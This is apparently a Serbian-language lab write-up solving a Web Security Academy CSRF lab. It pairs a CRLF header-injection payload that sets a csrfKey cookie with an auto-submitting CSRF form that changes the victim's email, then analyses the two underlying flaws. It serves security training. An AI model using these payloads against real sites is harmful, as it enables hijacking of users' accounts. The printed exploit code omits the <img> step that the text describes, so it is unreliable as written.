
Otvoren je odvojen privatni (incognito) prozor browser-a i izvršena prijava sa drugim korisničkim nalogom (carlos / montoya). Kroz formu za izmenu email-a generisan je novi zahtev sa Carlos-ovim sesijskim parametrima, koji je prosleđen u Burp Repeater kao zaseban tab.



Korak 4: Cross-user test u Repeater-u

U Carlos-ovom Repeater zahtevu, vrednost csrfKey kolačića i csrf parametra u telu zamenjene su odgovarajućim vrednostima iz sesije zrtve, dok je napadacev session kolačić ostao netaknut. Zahtev je poslat ka serveru.

Server je prihvatio zahtev i izvršio izmenu zrtvinog email-a, čime je potvrđeno da csrfKey i csrf čine zatvoreni par koji nije vezan za sesiju - bilo koja kombinacija para prolazi proveru u bilo kojoj sesiji.



Direktna potvrda hipoteze da server proverava samo međusobno poklapanje csrf parametra

i csrfKey kolačića, bez ikakvog vezivanja za korisnički kontekst. Ovaj test definitivno utvrđuje ranjivost i određuje strategiju za njenu eksploataciju kroz exploit.

Korak 5: Identifikacija cookie injection vektora kroz funkciju pretrage

Repeater tab sa Carlos zahtevom i privatni prozor su zatvoreni. U Wiener sesiji izvršena je proizvoljna pretraga kroz funkciju pretrage aplikacije. U Burp HTTP history lociran je odgovarajući zahtev:

GET /?search=test HTTP/1.1

U odgovoru servera uočeno je Set-Cookie zaglavlje koje reflektuje vrednost parametra search:

Set-Cookie: LastSearchTerm=test; Path=/

Testiranjem sa parametrom koji sadrži URL-kodirane CRLF karaktere (%0d%0a), utvrđeno je da server ne sanitizuje korisnički unos pre ubacivanja u zaglavlje:

GET /?search=test%0d%0aSet-Cookie:%20csrfKey=<wiener_csrfKey>%3b%20SameSite=None HTTP/1.1

Server je u odgovoru vratio dva odvojena Set-Cookie zaglavlja, čime je u browser-u klijenta postavljen proizvoljno definisan kolačić.


The screenshot displays a web browser window on the left and the Burp Suite interface on the right. The browser window shows the 'WebSecurity Academy' website with a search bar and results for 'hat'. The Burp Suite interface shows the HTTP request and response, highlighting the injected Set-Cookie header.

Request:

```
1 GET /?search=hat HTTP/1.1
2 Host: 0ac3001704207e2f8084304700d60080.web-security-academy.net
3 Cookie: csrfKey=
uLINS7HBZS9h9zrhtBhV0qsdEfCooF;
session=
TaYpQa3dVL4Zou878cI70hHtULxCe
4 Sec-Ch-Ua: "Not-A.Brand";v="24",
"Chromium";v="146"
5 Sec-Ch-Ua-Mobile: 0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/146.0.0.0
12 Safari/537.36
13
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

Response:

```
1 HTTP/1.1 200 OK
2 Set-Cookie: LastSearchTerm=hat;
Secure; HttpOnly
3 Content-Type: text/html;
charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 8842
7
8 <!DOCTYPE html>
9 <html>
10 <!--LAB_HEAD_START-->
11 <head>
12 <link href=
/resources/labheader/css/a
cademyLabHeader.css rel=
stylesheet>
13 <link href=
/resources/css/labsBlog.cs
s rel=stylesheet>
14 <title>
CSRF where token is
```



Funkcija pretrage nema CSRF zaštitu i prihvata zahteve iz cross-origin konteksta, što je čini idealnim kanalom za postavljanje proizvoljnih kolačića u sesiji žrtve. Bez ove ranjivosti, sama činjenica da csrfKey nije vezan za sesiju ne bi mogla biti iskorišćena.

Korak 6: Konstrukcija CSRF exploit-a

Pripremljena je zlonamerna HTML stranica koja kombinuje cookie injection i CSRF napad u sekvencijalnom toku. Osnovna struktura PoC exploit-a generisana je iz Wiener-ovog change-email zahteva, nakon čega je automatsko submitovanje kroz `<script>` blok zamenjeno `<img>` tagom koji prvo ubacuje csrfKey kolačić kroz CRLF injection, a zatim aktivira submit forme kroz onerror rukovaoc:

```
html
<html>    <body>                <form action="https://<lab-host>/my-account/change-email"
method="POST">    <input type="hidden" name="email" value="hacked@evil-user.net" />
<input type="hidden" name="csrf" value="<wiener_csrf_token>" />    </form>     </body></html>
```

Vrednost email-a u exploit-u namerno je postavljena na adresu različitu od trenutne adrese žrtve, čime se obezbeđuje da uspeh napada bude jasno verifikovan.

The screenshot shows a web browser window with the URL `https://exploit-0a8b...` and a Burp Suite window. The browser displays the following HTML content:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

<html>
<body>
<form action="https://0ac3001704207e2f808d304700d60080.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="hacked@evil-user.net" />
  <input type="hidden" name="csrf" value="99oJ41k20ATA5KptoBekMEtBpWfG10" />
  </form>
  
</body>
</html>
```

The Burp Suite window shows the HTTP history and the details of the POST request to `/my-account/change-email`. The request includes the following headers:

```
Origin: https://exploit-0a8b00c804cb7e5a809f2f74012f00e6.exploit-server.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://exploit-0a8b00c804cb7e5a809f2f74012f00e6.exploit-server.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

The request body is:

```
email=hacked40evil-user.net&csrf=99oJ41k20ATA5KptoBekMEtBpWfG10
```

The screenshot shows a web browser window with the URL `https://0ac3001704207e2f...` and a Burp Suite window. The browser displays the following HTML content:

WebSecurity Academy

CSRF where token is tied to non-session cookie

Go to exploit server

Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your email is: hacked@evil-user.net

Email

Update email

The Burp Suite window shows the HTTP history and the details of the POST request to `/my-account/change-email`. The request includes the following headers:

```
Origin: https://exploit-0a8b00c804cb7e5a809f2f74012f00e6.exploit-server.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://exploit-0a8b00c804cb7e5a809f2f74012f00e6.exploit-server.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

The request body is:

```
email=hacked40evil-user.net&csrf=99oJ41k20ATA5KptoBekMEtBpWfG10
```

Kada browser žrtve učita stranicu, `<img>` tag pokušava da preuzme resurs sa ranjivog search endpoint-a. Server u odgovoru vraća injektovano Set-Cookie: csrfKey zaglavlje, koje browser sačuva u žrtvinoj sesiji za lab domen. Pošto odgovor nije validan slikovni resurs, aktivira se onerror rukovaoc koji submituje formu. POST zahtev sada nosi žrtvin sesijski kolačić, upravo injektovani napadačev csrfKey, i napadačev csrf token u telu. Server upoređuje csrf sa csrfKey, nalazi poklapanje, i izvršava izmenu. Redosled (`<img>` pre forme, sa onerror koji aktivira submit) je suštinski - cookie mora biti ubačen pre slanja POST zahteva.

Korak 7: Hostovanje i isporuka exploit-a

Pripremljeni HTML postavljen je na exploit server obezbeđen od strane laboratorije, sa File putanjom `/exploit` i Content-Type vrednošću `text/html`. Nakon snimanja opcijom **Store**,

exploit je isporučen žrtvi opcijom **Deliver exploit to victim**. Email adresa žrtve je izmenjena na vrednost definisanu u exploit-u, čime je lab označen kao rešen.

The screenshot shows a web browser window on the left and a Burp Suite window on the right. The browser window displays a 'Web Security Academy' lab titled 'CSRF where token is tied to non-session cookie'. The lab status is 'LAB Solved'. Below the title, there is a congratulatory message: 'Congratulations, you solved the lab!'. A section titled 'Craft a response' shows a URL: 'https://exploit-0a8b00c804cb7e5a809f2f74012f00e6.exploit-server.net/exploit'. The Burp Suite window shows the 'HTTP History' tab with a list of requests. The selected request is a GET request to '/academy/LabHeader'. The 'Request' tab shows the raw HTTP request, which includes a 'User-Agent' header and a 'Cookie' header. The 'Cookie' header contains a 'csrf' token value that has been modified to 'hacked40devil-user.net:icrf=99o74lk20ATASKptoBehNRtB1pWfGI10'.

Identifikovana ranjivost nastaje **kombinacijom dva nezavisna nedostataka** koja zajedno omogućavaju potpuno zaobilazanje CSRF zaštite.

Prvi nedostatak je u **dizajnu CSRF mehanizma**. Iako aplikacija formalno vezuje CSRF token za kolačić, taj kolačić nije sesijski, već odvojen pomoćni kolačić csrfKey. Ovakav pristup oslanja se na pretpostavku da napadač ne može da postavi vrednost csrfKey u sesiji žrtve. Ispravna implementacija bi tokene vezivala direktno za sesijski kolačić ili za server-side objekat sesije, čime bi se eliminisala mogućnost da par tokena jednog korisnika bude iskorišćen u sesiji drugog.

Drugi nedostatak je **CRLF injection ranjivost** u endpoint-u za pretragu. Aplikacija reflektuje korisnički unos u Set-Cookie zaglavlje bez prethodne sanitizacije CRLF karaktera (\r\n), što omogućava napadaču da ubaci proizvoljna dodatna zaglavlja u HTTP odgovor. Ovo je klasa ranjivosti poznata kao **HTTP Response Splitting** i predstavlja samostalan ozbiljan propust nezavisno od CSRF konteksta. Dodatno, funkcija pretrage nema sopstvenu CSRF zaštitu, pa može biti aktivirana iz cross-origin konteksta.

Posmatrano zasebno, svaki od ovih nedostataka može imati ograničen uticaj. CRLF injection bez praktičnog vektora zloupotrebe je teorijski problem; CSRF token vezan za ne-sesijski kolačić bi bio bezbedan ako napadač ne može da postavi taj kolačić. Međutim, kombinacijom dve slabosti nastaje napad koji u potpunosti zaobilazi CSRF zaštitu. Ovo je tipičan primer **defense-in-depth** principa u praksi - ozbiljnost incidenata često nastaje ne iz jedne kritične greške, već iz interakcije više manjih nedostataka koji se međusobno potenciraju

